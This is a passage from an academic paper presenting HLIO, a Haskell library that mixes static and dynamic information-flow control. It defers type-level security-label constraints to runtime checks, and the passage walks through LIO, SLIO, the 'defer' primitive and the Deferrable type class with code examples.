- We formalize the core features of HLIO in a calculus that allows us to establish a simulation with LIO, thereby showing that HLIO cannot leak secrets, i.e., that it satisfies termination-insensitive noninterference. (Section 7)
- As an overall contribution, we describe a general-purpose mechanism for deferring static constraints without any compiler or language modifications. Those constraints can go well beyond IFC, and can even include ordinary type equalities emitted by GHC’s type inference engine (see Section 8). We thus make it easier for programmers to move across the static/dynamic boundary, following the mantra of Meijer and Drayton “Static typing where possible, dynamic typing when needed!” (Meijer and Drayton 2005).

2. LIO: Flexible Dynamic IFC for Haskell

In this section, we briefly review LIO and its mechanism for dynamically protecting confidentiality of data.

Security Lattices In an IFC system, data gets classified according to its sensitivity degree, which is often denoted by a security label (from now on, just labels). Formally, labels form a lattice *Label* to indicate the allowed flows of information within a program. Data associated with label ℓ_1 can flow into entities labeled as ℓ_2 provided that they respect the order relationship of the lattice, i.e., $\ell_1 \sqsubseteq \ell_2$. The encoding of security lattices

```
class Lattice α where
  ⊔ :: α → α → α
  ⊓ :: α → α → Bool
```

Figure 1. Security lattice

can be given as a type class, providing join (\sqcup), and the order relationship (\sqsubseteq)—see Figure 1. In LIO, this type class also includes a meet (\sqcap) operation, but we exclude it from our definition since it is not important for our purposes.² Our running example is the classical two-point security lattice, *Label*, that introduces labels *L* (low) and *H* (high) to classify data as public and secret, respectively.

```
data Label = L | H
instance Lattice Label
```

The *Label* lattice implementation is what one expects; public data can flow into secret entities, i.e., $L \sqsubseteq H$, but not vice versa, i.e., $H \not\sqsubseteq L$.

The LIO Monad LIO provides the *LIO* monad to guarantee that computations manipulate data according to the security lattice. In (Stefan et al. 2012b), this monad is parametric on the security lattice being considered, but we consider this lattice to be fixed to type *Label* to simplify exposition.

```
data LIO a
instance Monad LIO
getLabel :: LIO Label
runLIO :: Label → LIO a → IO a
```

Figure 2. LIO interface

It is expected that untrusted code is written using this monad (and not directly in the IO monad) in order to have some guarantees about its behavior—this can be enforced using other mechanisms (Terei et al. 2012). *LIO* encapsulates IO actions so that they are only executed when confidentiality is not compromised. To achieve that, the monad keeps track of a label $\ell_{\text{cur}} :: \text{Label}$, called the *current floating label* (or current label for short), which can be retrieved at any time by the function *getLabel*. The role of the current label is two-fold. Firstly, it implicitly labels all the data in scope. Secondly, it only allows computations to write to channels that are labeled with $\ell :: \text{Label}$ such that $\ell_{\text{cur}} \sqsubseteq \ell$; otherwise, *LIO* aborts execution. For instance, a computation $m :: \text{LIO } a$ with $\ell_{\text{cur}} = H$ indicates that a secret has already been observed by *m*—thus, *m* cannot subsequently write to public channels.

LIO computations have the flexibility to read sensitive data above the current label, but at the cost of raising the current label and thus being more restrictive in subsequent computations. More specifically, when reading data with sensitivity $\ell :: \text{Label}$, the current label ℓ_{cur} is raised to $\ell'_{\text{cur}} = \ell_{\text{cur}} \sqcup \ell$ —in the LIO terminology, the new current label *floats above the observed data*. Consequently, the current label protects *all the data* that have been observed.

Labeled Expressions

As in many other IFC systems, *LIO* provides abstractions to label data with different sensitivity degrees in a fine-grained manner—see Figure 3. Data type *Labeled a* associates an expression of type *a* with a label in *Label*. The pure function *labelOf* can retrieve the label associated with a labeled expression. The functions *label* and *unlabel* are used to respectively create and destroy elements of this data type. Term *label* ℓ *x* creates a labeled expression which associates label ℓ with expression *x*, only if $\ell_{\text{cur}} \sqsubseteq \ell$. This constraint ensures that *LIO* computations do not allocate data below

```
data Labeled a
labelOf :: Labeled a → Label
label :: Label → a
      → LIO (Labeled a)
unlabel :: Labeled a → LIO a
toLabeled :: Label → LIO a
          → LIO (Labeled a)
```

Figure 3. Labeled expressions

¹ GHC 7.8.1 manual, Section 7.12

² Meet is normally used for tracking integrity, e.g. for checking that data has not been corrupted by untrusted parties.

the current label, which could potentially be returned and read by lower-labeled computations.

Term *unlabel* x never fails; it extracts the data inside a labeled expression x but taints (as a side-effect) the current label by joining it (\sqcup) with the label of the expression. From a security point of view, creating a labeled expression with label ℓ can be regarded as writing into a channel at security level ℓ . Similarly, observing (i.e., unlabeling) a labeled expression is analogous to reading from a channel with the same security label. For simplicity, we only consider labeled expressions in this paper—they are the simplest examples of labeled entities. Nevertheless, LIO does support labeled mutable references (Stefan et al. 2011b), exceptions (Stefan et al. 2012b), and synchronization variables (Stefan et al. 2012a), which could be orthogonally added.

EXAMPLE 1. (*Tainting ℓ_{cur}*) An *LIO* computation only raises its current label when observing (unlabeling) labeled expressions, as the secure string concatenation example below shows:

```
lconcat :: Labeled String → Labeled String → LIO String
lconcat lstr1 lstr2 = do -- Initial current label  $\ell_{\text{cur}}$ 
  str1 ← unlabel lstr1 --  $\ell'_{\text{cur}} = \ell_{\text{cur}} \sqcup (\text{labelOf } lstr_1)$ 
  str2 ← unlabel lstr2 --  $\ell'_{\text{cur}} = \ell'_{\text{cur}} \sqcup (\text{labelOf } lstr_2)$ 
  return (str1 ++ str2) -- Final current label  $\ell''_{\text{cur}}$ 
```

Label Creep *Label creep* is the problem of raising the current label to a point where computations are no longer capable of performing useful side-effects (Sabelfeld and Myers 2003), i.e., the current label becomes “too high, too soon.” To address this problem, LIO provides the primitive *toLabeled* (Figure 3) to allow computations to only temporarily raise their current label. Specifically, *toLabeled* ℓ m executes m with the current label ℓ_{cur} at the time of executing this action. It first ensures that $\ell_{\text{cur}} \sqsubseteq \ell$ since it would attach ℓ to the result of m —after all, it is creating a labeled value. Computation m can in turn raise the current label during its execution, to a new ℓ'_{cur} . After m terminates, *toLabeled* checks that $\ell'_{\text{cur}} \sqsubseteq \ell$, and if that is the case, label ℓ is used to protect the sensitivity of the result (in the return value of type *Labeled a*).

In *toLabeled* ℓ m , ℓ is an upper bound on the final current label of m . The reason for that is to avoid leaks by manipulating the current label inside m (Stefan et al. 2011b). Imagine that the labeled value is instead wrapped with the final current label of m , and that the current label before executing *toLabeled* is set to L . It could happen that in one run, the current label in m is ℓ_1 , where $L \sqsubseteq \ell_1$, and depending on information at that level, it decides to unlabel a piece of data which takes the current label to ℓ_2 ($\ell_2 \not\sqsubseteq \ell_1$). After *toLabeled* gets executed, the next instruction simply reads the label of the returned value (*labelOf*), which returns either ℓ_1 or ℓ_2 without raising the current label. In that manner, code with current label L can learn from data at level ℓ_1 —an information leak!

EXAMPLE 2. (*Avoiding label creep*) With *toLabeled* in place, we can provide a more flexible version of *lconcat* as follows.

```
lconcat' :: Labeled String → Labeled String
           → LIO (Labeled String)
lconcat' lstr1 lstr2 = do -- Initial current label  $\ell_{\text{cur}}$ 
  let lab = labelOf lstr1  $\sqcup$  labelOf lstr2
  lresult ← toLabeled lab (lconcat lstr1 lstr2)
  return lresult -- Final current label  $\ell_{\text{cur}}$ 
```

Observe that *lconcat'*, in contrast with *lconcat*, can concatenate secret strings without raising the current label.

Running LIO Actions without Leaking Secrets Function *runLIO* uses its first argument to initialize the current label and executes the *LIO* action given as its second argument. It returns an *IO* action

which is IFC-compliant, i.e., where side-effects do not leak sensitive information with respect to that label.

EXAMPLE 3. (*Preventing secret leaking*) We describe below a function which runs untrusted code and publishes a returned string value in a public web site.

```
publish :: LIO String → IO String
publish m = do { r ← runLIO L action; report r }
  where
    action = do
      x ← m
      lx ← label L x -- succeeds if  $\ell_{\text{cur}} \sqsubseteq L$ 
      unlabel lx --  $\ell_{\text{cur}}$  is not modified
      report s = wget ("http://reports/str=" ++ s) [] []
```

Function *wget* sends an HTTP request to the URL given as argument. The *action* computation runs the untrusted code m but guards the result x with L by calling *label* L . This call only succeeds when the final label of m is less than or equal to L .

Dynamically Labeled Values As mentioned in the introduction, runtime IFC enforcement is particularly useful in systems where values get classified based on runtime information. For instance one can assume (or implement) a primitive that reads a remote labeled value from the network:

```
readRemote :: URI → LIO (Labeled String)
```

The primitive does not necessarily increase the current label as sensitive data can be encapsulated in the labeled value we return. A more realistic example of such a primitive can be found in the extended version of the paper (Buiras et al. 2015).

Untrusted scripts can freely call *readRemote* without compromising confidentiality since, in order to observe the returned value, they would have to have their current label tainted and thus would be restricted from performing unsafe side-effects. While not a problem for dynamic LIO, we will see in the next section how dynamically labeled data complicates the programming model in a statically-typed IFC discipline.

3. SLIO: Static IFC for Haskell

LIO performs information-flow checks at runtime, and hence the ability to discharge those statically is certainly appealing.

Security Labels at the Type Level The first step towards a statically typed version of LIO in Haskell is to transport labels and lattice operations over labels to the type level. We illustrate how this can be done in Haskell for the familiar 2-point lattice:

```
data Label = L | H
class Flows ( $\ell_1 :: \text{Label}$ ) ( $\ell_2 :: \text{Label}$ )
instance Flows L L
instance Flows L H
instance Flows H H
type family Join ( $\ell_1 :: \text{Label}$ ) ( $\ell_2 :: \text{Label}$ ) :: Label where
  Join L L = L
  Join L H = H
  Join H L = H
  Join H H = H
```

The *Label* datatype constructors will be used at the type-level. In Haskell terminology, *Label* will be a *promoted* datatype (Yorgey et al. 2012). Moreover, we can represent \sqsubseteq -constraints at the type level using the type class *Flows* ($\ell_1 :: \text{Label}$) ($\ell_2 :: \text{Label}$) over labels. The instances of the type class encode specific cases of the

\sqsubseteq -relationship.³ We also use a *closed type family* (Eisenberg et al. 2014) *Join* to express the \sqcup computation at the type level.

Ordinary term-level labels can now be indexed by type-level labels, i.e., they can be defined as *singleton types* in the dependent type theory jargon—see Figure 4.

In a proper dependently typed language, such as Agda or F*, there would be no need for duplication of labels and lattice functionality at the type level and, in fact, our formal treatment (Section 7) does away with the duplication.

Although our running example is the 2-point lattice, we have successfully applied similar techniques to implement a more complicated type-level lattice, namely DC-labels (Stefan et al. 2011a), a decentralized security label model for IFC that can express security concerns from different actors in a mutual distrust environment. As far as we know, this is the first implementation of DC-labels at the type level.

An LIO Hoare State Monad Once the type-level machinery is in place, we replace our dynamic LIO monad with a *Hoare state monad* (Nanevski et al. 2006), indexed by the initial label of a computation (analogous to a pre-condition) and the final label of a computation (analogous to a post-condition):

```
data SLIO (ℓi :: Label) (ℓo :: Label) a
runSLIO :: SLabel ℓi → SLIO ℓi ℓo a → IO a
```

SLIO is just an intermediate step towards our final solution, but readers can assume a very similar implementation as that of LIO: a state monad over the current label.

```
type SLIO ℓi ℓo a = SLabel ℓi → IO (a, SLabel ℓo)
```

Due to its more expressive type, SLIO is not a Haskell monad. Nevertheless, it is a monad in the sense that it is possible to define meaningful (\gg) and *return* operators that satisfy the usual monad laws:

```
( $\gg$ ) :: SLIO ℓ1 ℓ2 a → (a → SLIO ℓ2 ℓ3 b) → SLIO ℓ1 ℓ3 b
return :: a → SLIO ℓ ℓ a
```

It is easy to see how these functions are implemented.

A Statically Typed API for IFC SLIO so far seems like a more precise typing of LIO. However, the ability to express labels and their operations at the type level immediately opens up the possibility for converting the *dynamic checks* of LIO to *static proof requirements*. We do this below by simply rewriting the dynamic API to use static constraints instead:

```
data Labeled (ℓ :: Label) a = Labeled (SLabel ℓ) a
getLabel :: SLIO ℓi ℓi (SLabel ℓi)
labelOf :: Labeled (ℓ :: Label) a → SLabel ℓ
label :: Flows ℓi ℓ ⇒ SLabel ℓ → a
      → SLIO ℓi ℓi (Labeled ℓ a)
unlabel :: Labeled ℓ a → SLIO ℓi (Join ℓi ℓ) a
toLabeled :: SLIO ℓi ℓo a → SLIO ℓi ℓi (Labeled ℓo a)
```

Function *getLabel* returns the current label without affecting it. Function *labelOf* returns the singleton type corresponding to the initial label of the computation. Function *label* creates a labeled value with label ℓ without modifying the current label ℓ_i , provided that $\ell_i \sqsubseteq \ell$, expressed this time as a static proof obligation

```
data SLabel (ℓ :: Label) where
  L :: SLabel L
  H :: SLabel H
```

Figure 4. Singleton labels

Flows $\ell_i \ell$. Function *unlabel*, on the other hand, *taints* the current label with the value of the labeled expression. Function *toLabeled* has a very simple type: just encapsulate the output label in the labeled value that we return. The careful reader may observe a small disconnect between the static and dynamic versions of *toLabeled*—this is due to a significant simplification that the static world enables, a point we discuss in detail in Section 8.

Finally, in order to give a valid type to primitives such as *readRemote*, it is often convenient to hide the label of a labeled value with an existential type, so that it no longer appears in the type. Haskell does not support first-class existential types, so we encode this with a datatype definition:

```
data LabeledX a where
  LabeledX :: (Labeled (ℓ :: Label) a) → LabeledX a
```

Problems When Programming in SLIO Let us consider how one can program using the SLIO primitives. Suppose that we have a function *report* with type

```
report :: Flows ℓi L ⇒ String → SLIO ℓi ℓi ()
```

that sends a given *String* to a public server and publishes it on the Internet. This function has a *Flows* type class constraint which specifies that the current label at the time when *report* is run should not exceed L , i.e., the public label. For the simple lattice that we consider in this paper, *report* can effectively be called only when ℓ_i is L . One could imagine more complex situations with a richer label hierarchy, where more than one label is allowed to report or when the label associated with the public server is not fixed to L in advance but is rather dynamically obtained. Such situations would amplify our arguments in the rest of this section, but the simpler *report* above is sufficient for our presentation.

Figure 5 considers the secure string concatenation example *lconcat* (from the previous section), except that we instead use the statically typed counterparts to the LIO operations, and we incorporate a call to *report* in order to publish the result of the concatenation. This function, called *lReport2*, is a perfectly well-typed program with type

```
lReport2 :: Flows (Join (Join ℓi ℓ1) ℓ2) L ⇒
  Labeled ℓ1 String → Labeled ℓ2 String
  → SLIO ℓi (Join (Join ℓi ℓ1) ℓ2) String
```

Client scripts can call *lReport2* provided that they can satisfy the constraint, which enforces that both strings should be public, i.e., labeled with L . For instance, assume that we have $lv_1 :: \text{Labeled } L \text{ String}$, $lv_2 :: \text{Labeled } L \text{ String}$, and code

```
foo :: SLIO L L String
foo = lReport2 lv1 lv2
```

All labels are statically resolved, and *foo* can typecheck as all constraints can be discharged by the type class and type family instances.

Consider now the case where some of the labeled values are dynamically loaded from the network with *readRemote* from the previous section, and we furthermore address the label creep issue by packing the result in a labeled value:

```
lReport2 lstr1 lstr2 =
do v1 ← unlabel lstr1
   v2 ← unlabel lstr2
let result = v1 ++ v2
report result
return result
```

Figure 5. Static *lReport2*

³ Although type classes in Haskell are *open*, we can prevent malicious users from introducing bogus instances by employing superclasses and Haskell’s export mechanism.

$readRemote :: URI \rightarrow SLIO \ell_i \ell_i (LabeledX \ String)$

```
foo = do
  LabeledX (lv1 :: Labeled  $\ell_1$  String) ← readRemote host1
  LabeledX (lv2 :: Labeled  $\ell_2$  String) ← readRemote host2
  toLabeled (lReport2 lv1 lv2)
```

The program is ill-typed for two reasons. First, the existential label variables ℓ_1 and ℓ_2 , arising from unpacking the existentials that we read with `readRemote`, escape in the return type, i.e.,

$Labeled (Join (Join \ell_i \ell_1) \ell_2) \ String$. To address this problem we could pack the return type in an existential (using `LabeledX`) to prevent the existential label from escaping. The modification is shown in Figure 6. However, even if we prevent the escape of existential variables in the return type of `foo`, there is another problem: the existential variables also escape in the constraint, i.e., $Flows (Join (Join \ell_i \ell_1) \ell_2) \ L$, which makes `foo` ill-typed.

Since we do not statically know the remote labels, one may wonder if there is a way to rewrite the program to “assume the worst” (that they are both H) and that the current label after unlabelling them is always—conservatively— H . This option is a non-starter: first, `lReport2` would always be returning high-labeled values, but much more worryingly, we would not be in a position to call `report` any more, even in the case where the actually read remote labels were both L .

A more appealing way to implement `foo` is to restructure the code to incorporate a *runtime test* that inspects the remote labels:

```
foo = do
  LabeledX lv1 ← readRemote host1
  LabeledX lv2 ← readRemote host2
  case (labelOf lv1, labelOf lv2) of
    (L, L) → do
      lv ← toLabeled (lReport2 lv1 lv2) :: SLIO  $L \ L$  String
      return (LabeledX lv)
    _ → error "Both strings should be public!"
```

The GADT branch on the labels tests for a specific combination of remote labels, which allows the type checker to refine the corresponding type-level labels and discharge all generated constraints. We have also introduced annotations in each branch to fix the SLIO pre- and post-conditions and guide the type inference engine. In the case of the 2-point lattice, the above restructuring is not terrible (only one combination of 4 is a non-error), but more complicated lattices can quickly introduce lots of GADT pattern matches in potentially multiple places inside the user code.

The example illustrates one awkward aspect of the static approach: every time we have to move dynamic data into a statically typed piece of code, programs have to be restructured to introduce runtime tests. While the runtime tests in this situation are *unavoidable*, in this paper we show how to do this *without restructuring* the implementation.

4. HLIO: Mixing Static and Dynamic Typing

In HLIO, users can instead take the “natural” way to write `foo` and make the program typeable by using our primitive `defer` (underlined below):⁴

⁴ We do not yet give type signatures since types slightly differ from the types of the corresponding primitives in SLIO.

```
foo = do
  ...
  r ← toLabeled (lReport2 lv1 lv2)
  -- pack result in existential
  return (LabeledX r)
```

Figure 6. Hiding existential types

```
foo host1 host2 = do
  LabeledX lv1 ← readRemote host1
  LabeledX lv2 ← readRemote host2
  lv ← defer (toLabeled (lReport2 lv1 lv2))
  return (LabeledX lv)
```

The role of `defer` is to defer static constraints to runtime; in this case, the one which arises from `toLabeled (lReport2 lv1 lv2)`. This constraint will be $\ell_i \sqcup \ell_1 \sqcup \ell_2 \sqsubseteq L$, where ℓ_i is the initial label and ℓ_1 and ℓ_2 are the labels of the returned labeled values from the two `readRemote` calls.

To demonstrate how this works, assume that `readRemote` returns a high-labeled value from host “secure.org”, but a low-labeled value from “public.org”. The following sequence of calls (using `runHLIO`, the HLIO analogue of `runSLIO`) shows that indeed our primitive performs the check at runtime:

```
ghci> runHLIO L (foo "secure.org" "public.org")
*** Exception: IFC violation!
ghci> runHLIO L (foo "public.org" "public.org")
Success
ghci> runHLIO H (foo "public.org" "public.org")
*** Exception: IFC violation!
```

In the first case, the first labeled value will contain a high label that taints the current label and results eventually in an IFC exception. In the second case, we only `readRemote` from public domains and hence no exception is thrown. In the final case, although we read from two public sites, we start from an already high label.

The `defer` primitive can be used at every point in the assembly of a computation to selectively defer to runtime the constraints arising from a subcomputation, *at the programmer’s will*. For example, the following variations are all well-typed:

```
lvL :: Labeled  $L$  String -- a statically known public value
bar x = do
  LabeledX lv ← readRemote host
  s1 ← defer (toLabeled (lReport2 x lv))
  s2 ← lReport2 x lvL
  return s2
baz x = do
  LabeledX lv ← readRemote host
  s1 ← defer (toLabeled (lReport2 x lv))
  s2 ← defer (lReport2 x lvL)
  return s2
```

The difference between `bar` and `baz` lies in the set of constraints they dynamically check; in `bar`, we have to statically discharge the constraints that arise from the computation of `s2`, but we will dynamically check the constraints arising from `lReport2 x lv` when computing `s1`. In `baz`, we will convert the constraints from `s2` to be runtime checks. In both cases, we *must* defer the constraints that arise from the computation of `s1` as the label of `lv` would otherwise escape in the returned constraint.

The mechanism of `defer` has also the benefit of addressing the incompleteness of type inference engines or type-level lattice specifications—any time we are faced with a constraint that we cannot statically discharge, `defer` will convert it to a runtime check.

Having described the functionality we are aiming for, we now present the HLIO API without yet diving into the internals of its implementation.

Label Expressions Whenever a `getLabel` operation runs, we must produce a runtime representation of the current label, i.e., a singleton. Consider the case where the current label is of the form $Join \ell_1 \ell_2$. When ℓ_1 and ℓ_2 are known statically, we can just apply the type family and compute the resulting label. However, if ℓ_1 and ℓ_2 are existentially quantified, we need a way of computing a single-

ton for the *Join* by combining the singletons for ℓ_1 and ℓ_2 . Therefore, it will be convenient to introduce another promoted datatype that captures unevaluated label *expressions* as well as a type family to reduce them to *Label* types. As we will see in Section 6, this additional level of indirection allows us to compute singletons for *Join* and also to defer constraints involving existentials.

```
data LExpr a = LVal a | LJoin (LExpr a) (LExpr a)
type family E (ℓ :: LExpr Label) :: Label where
  E (LVal x) = x
  E (LJoin ℓ1 ℓ2) = Join (E ℓ1) (E ℓ2)
class Flows (E ℓ1) (E ℓ2) ⇒
  FlowsE (ℓ1 :: LExpr Label) (ℓ2 :: LExpr Label)
instance Flows (E ℓ1) (E ℓ2) ⇒ FlowsE ℓ1 ℓ2
data Labeled (ℓ :: LExpr Label) a =
  Labeled (SLabel (E ℓ)) a
```

Data type *LExpr Label* captures unevaluated label expressions at the type level, and *E* reduces them to *Label* values. The type class *FlowsE* is isomorphic to *Flows*, with the exception that it ranges over *LExpr Label* instead of *Label*. Note that we also redefine the *Labeled* data type to include arbitrary labeled expressions. Type family *LJoin* encodes \sqcup at the level of types.

HLIO Monad GHC introduces a kind *Constraint* to classify constraints and allows constraint polymorphism (Orchard and Schrijvers 2010). This means that ADTs can be parameterized over constraints. HLIO exploits this feature to provide a monad *HLIO* below:

```
data HLIO (c :: Constraint)
  (ℓi :: LExpr Label) (ℓo :: LExpr Label) a
```

The *HLIO* datatype is very similar to *SLIO* except that it also records a constraint $c :: \text{Constraint}$ (we motivate this design choice in Section 6). The rest of the HLIO API provides mechanisms to discharge these constraints statically or dynamically. A computation $\text{HLIO } c \ell_i \ell_o a$ should be read as a computation that, under constraint c and from initial label ℓ_i produces a value a and raises the current label to ℓ_o . The types of $(\gg=)$ and *return* show how constraints are collected:

```
(\gg=) :: HLIO c1 ℓ1 ℓ2 a
  → (a → HLIO c2 ℓ2 ℓ3 b) → HLIO (c1, c2) ℓ1 ℓ3 b
return :: a → HLIO () ℓi ℓi a
```

Note that the type of $(\gg=)$ creates a *tuple* of constraints (c_1, c_2) by collecting constraints c_1 and c_2 from the sub-computations. The type of *return* collects a trivial constraint $()$.

IFC Functionality HLIO provides the same API as *SLIO*:

```
labelOf :: Labeled ℓ a → SLabel (E ℓ)
getLabel :: HLIO () ℓi ℓi (SLabel (E ℓi))
unlabel :: Labeled ℓ a → HLIO () ℓi (LJoin ℓi ℓ) a
label :: SLabel ℓ → a
  → HLIO (FlowsE ℓi (LVal ℓ))
  ℓi ℓi (Labeled (LVal ℓ) a)
toLabeled :: HLIO c ℓi ℓo a
  → HLIO c ℓi ℓi (Labeled ℓo a)
```

Unlike in *SLIO*, *label* just records constraint *FlowsE* ℓ_i (*LVal* ℓ) in its result type—instead of actually constraining the whole type of the function. This is the only *HLIO* primitive that generates a constraint.

Deferring and Simplifying Constraints In addition to the core IFC functionality, *HLIO* adds the ability to *defer* collected constraints, or explicitly *simplify* them in one go:

```
defer :: Deferrable c ⇒ HLIO c ℓi ℓo a → HLIO () ℓi ℓo a
simplify :: c ⇒ HLIO c ℓi ℓo a → HLIO () ℓi ℓo a
```

The function *defer* accepts an *HLIO* computation that would be typeable under constraint c , and returns a computation that is typeable under *no constraint*! Indeed, the purpose of this combinator is to discharge the constraint by a runtime test. The puzzled reader may wonder how it is even possible to have a sound implementation of *defer*. The magic is in the *Deferrable* type class, which we describe in Section 5.

Dually to deferring constraints to runtime, we may require them to be *statically discharged*—function *simplify* allows us to do that. Like *defer*, *simplify* accepts an *HLIO* computation that is typeable under constraint c , and returns a computation that is typeable under the empty constraint provided that we can discharge c statically (hence the quantification $c \Rightarrow \dots$).

Running HLIO Computations Finally, the function that runs *HLIO* computations is analogous to *runSLIO*, except that we require the collected constraints to be provable.⁵

```
runHLIO :: c ⇒ SLabel ℓ → HLIO c (LVal ℓ) ℓo a → IO a
```

The Rest of the Paper In the rest of the paper, we describe the *Deferrable* class which enables us to implement the *defer* combinator (Section 5), and we present the design decisions and the implementation of the HLIO API (Section 6). We formalize the core features of HLIO as a calculus and prove non-interference by elaboration to (ordinary) *LIO* (Section 7). We discuss other applications of *Deferrable* beyond IFC (Section 8).

5. Deferrable Constraints

To understand the implementation of HLIO, we first dive into the internals of *Deferrable*. For a given constraint c , an instance of *Deferrable* c defines a single function *deferC*:

```
class Deferrable (c :: Constraint) where
  deferC :: forall a. Proxy c → (c ⇒ a) → a
```

The *Proxy* c argument is a commonly used technique to get around the lack of explicit type applications in the Haskell source language—instead, we provide a never-evaluated *Proxy* c argument that we can provide an annotation for, e.g., *deferC* $(\perp :: \text{Proxy } (C \text{ Int})) m$.

The second argument, $c \Rightarrow a$, represents a computation that can only be executed if we can statically satisfy the constraint c . The return type of *defer* is plainly the result of that computation.

It should (rightly so) seem impossible to implement an instance of *Deferrable* for *every* possible constraint c . However, we can provide instances for specific constraints, provided we have enough runtime information around. In what follows, we show how to provide an instance for *FlowsE*. We start by creating a type-class capturing a singleton label:

```
class ToSLabel (ℓ :: LExpr Label) where
  slabel :: LProxy ℓ → SLabel (E ℓ)
instance ToSLabel (LVal H) where slabel _ = H
instance ToSLabel (LVal L) where slabel _ = L
instance (ToSLabel ℓ1, ToSLabel ℓ2)
  ⇒ ToSLabel (LJoin ℓ1 ℓ2) where
  slabel _ = case (slabel p1, slabel p2) of
    (H, H) → H
    (H, L) → H
```

⁵ Alternatively, we could equally require that c be simply *Deferrable*, or that c be $()$ and make use of the appropriate *defer* or *simplify* combinators when constructing an HLIO computation.

$(L, L) \rightarrow L$
 $(L, H) \rightarrow H$
where $p_1 = \perp :: LProxy \ell_1; p_2 = \perp :: LProxy \ell_2$

Note that we have given instances for the full range of label expressions *LExpr Label*.

If we have instances for *ToSLabel* ℓ_1 and *ToSLabel* ℓ_2 around, then we effectively have runtime witnesses for the corresponding singleton labels, and, in that case, it is very simple to provide an instance for *Deferrable* (*FlowsE* $\ell_1 \ell_2$)⁶:

instance (*ToSLabel* ℓ_1 , *ToSLabel* ℓ_2) \Rightarrow
Deferrable (*FlowsE* $\ell_1 \ell_2$) **where**
deferC $p\ m = \text{case } (slabel\ p_1, slabel\ p_2) \text{ of}$
 $(L, L) \rightarrow m$
 $(L, H) \rightarrow m$
 $(H, H) \rightarrow m$
 $(H, L) \rightarrow \text{error "IFC violation!"}$
where $p_1 = \perp :: LProxy \ell_1; p_2 = \perp :: LProxy \ell_2$

The implementation of *deferC* pattern matches against the runtime representations of the labels ℓ_1 and ℓ_2 . In each corresponding case, the GADT pattern match (e.g. (L, L) in the first case) allows the type system to refine ℓ_1 and ℓ_2 (e.g. $\ell_1 := LVal\ L$ and $\ell_2 := LVal\ L$ in the first case). Thus, every constraint *FlowsE* $\ell_1 \ell_2$ required by m can be refined (e.g. to *FlowsE* (*LVal* L) (*LVal* L)) in the first case) and can be readily discharged by top-level instances for *FlowsE*. It is still possible to forget to include some of the cases, but this will only make the test more conservative.

Note that in the fourth case above (for which no instance exists!), we have no way of calling m , i.e., *deferC* would be ill-typed if we tried. This case corresponds to a genuine runtime error, and we return an *error* indicating a violation of the IFC policy.

Constraints will be collected together in tuples through uses of (\gg) and hence we also provide an instance for pairs of constraints, whose definition we omit, i.e., *Deferrable* (c_1, c_2).

Finally, we also revisit our definition of *LabeledX* to include a dictionary for *ToSLabel* to produce a singleton for the existentially-quantified label.

data *LabeledX* a **where**
LabeledX $:: ToSLabel\ \ell \Rightarrow Labeled\ (\ell :: Label)\ a$
 $\rightarrow LabeledX\ a$

This is necessary for applying *defer* to computations involving labeled expressions that have been unpacked from a *LabeledX*.

The *Deferrable* class is an extremely powerful abstraction for transforming static errors to dynamic checks, and we later show that even type checker equalities generated by the compiler inference mechanism can be deferred (Section 8). We proceed to show how *Deferrable* can be used to implement the *defer* primitive.

6. HLIO Design and Implementation

In Haskell, we embed HLIO as a GADT where the constructors correspond to the primitives described in Section 4. More specifically, data type *HLIO* has constructors *Return*, *Bind*, *Unlabel*, *Label*, *ToLabeled*, *GetLabel*, *Defer*, and *Simplify*, which represent uninterpreted commands *return*, *bind*, *unlabel*, *label*, *toLabeled*, *getLabel*, *defer*, and *simplify*, respectively. The types for these constructors match the types given for the commands they represent. In order to give semantics to *HLIO* terms, we provide an interpretation function *go* with the type

$go :: forall\ c\ \ell_o\ a. HLIO\ c\ \ell_o\ a$
 $\rightarrow (c \Rightarrow SLabel\ (\mathcal{E}\ \ell_i) \rightarrow IO\ (a, SLabel\ (\mathcal{E}\ \ell_o)))$

⁶ Readers can ignore the proxy arguments p , p_1 and p_2 .

The interpretation of *HLIO* is in an *IO* monad combined with a state to represent the current label (in the style of *LIO*). Although it might be tempting to get rid of the runtime representation of the current label, this is not possible since code is allowed to inspect it at any time (as a runtime value) using *getLabel*.

$go\ (Return\ x)\ \ell_i = return\ (x, \ell_i)$
 $go\ (Bind\ m\ f)\ \ell_i = do\ (a, \ell'_i) \leftarrow go\ m\ \ell_i; go\ (f\ a)\ \ell'_i$
 $go\ (GetLabel\ \ell_i) = return\ (\ell_i, \ell_i)$
 $go\ (Unlabel\ (Labeled\ \ell\ v))\ \ell_i = return\ (v, \ell_i\ 'ljoin'\ \ell)$
 $go\ (Label\ \ell\ a)\ \ell_i = return\ (Labeled\ \ell\ a, \ell_i)$
 $go\ (ToLabeled\ (m :: HLIO\ c\ \ell_i\ \ell'_o\ a'))\ \ell_i = do$
 $(x, \ell_o) \leftarrow go\ m\ \ell_i; return\ (Labeled\ \ell_o\ x, \ell_i)$
 $go\ (Defer\ slio)\ \ell_i = deferC\ (setProxy\ slio)\ (go\ slio\ \ell_i)$
where $setProxy :: HLIO\ c\ \ell_i\ \ell_o\ a \rightarrow Proxy\ c$
 $setProxy = error\ "Proxy!"$
 $go\ (Simplify\ m)\ \ell_i = go\ m\ \ell_i$

The interesting cases are the definitions for *Unlabel*, *Defer*, and *Simplify*. For *Unlabel*, *go* performs an ordinary term-level *ljoin*:

$ljoin :: SLabel\ \ell_1 \rightarrow SLabel\ \ell_2 \rightarrow SLabel\ (Join\ \ell_1\ \ell_2)$

but we never get to *inspect* the return label unless we explicitly perform a *getLabel* and subsequently strictly use the label, or unless we perform some form of runtime check. For *Defer*, *go* applies the technique from Section 5 with the appropriate proxy. *Simplify* executes m , but exposing its constraints to GHC in order to statically discharge them.

We briefly motivate some of the design choices made in HLIO.

(Singleton Classes) We have seen in the previous section that the motivation for a type-class *ToSLabel* ℓ containing a singleton *SLabel* ($\mathcal{E}\ \ell$) comes from the need for deferring *FlowsE* constraints.

(LExpr Label and Deferrable) When describing SLIO, we used the *Label* datatype and the *Flows* type class. However, HLIO shifted to datatype *LExpr Label* and the *FlowE* type class to be able to defer constraints. To illustrate the reason behind that, consider an alternative *Deferrable* instance, without all the *LExpr* complications, and where *ToSLabel* was indexed by *Label*:

instance (*ToSLabel* ($\ell_1 :: Label$), *ToSLabel* ($\ell_2 :: Label$)) \Rightarrow
Deferrable (*Flows* $\ell_1 \ell_2$) **where**

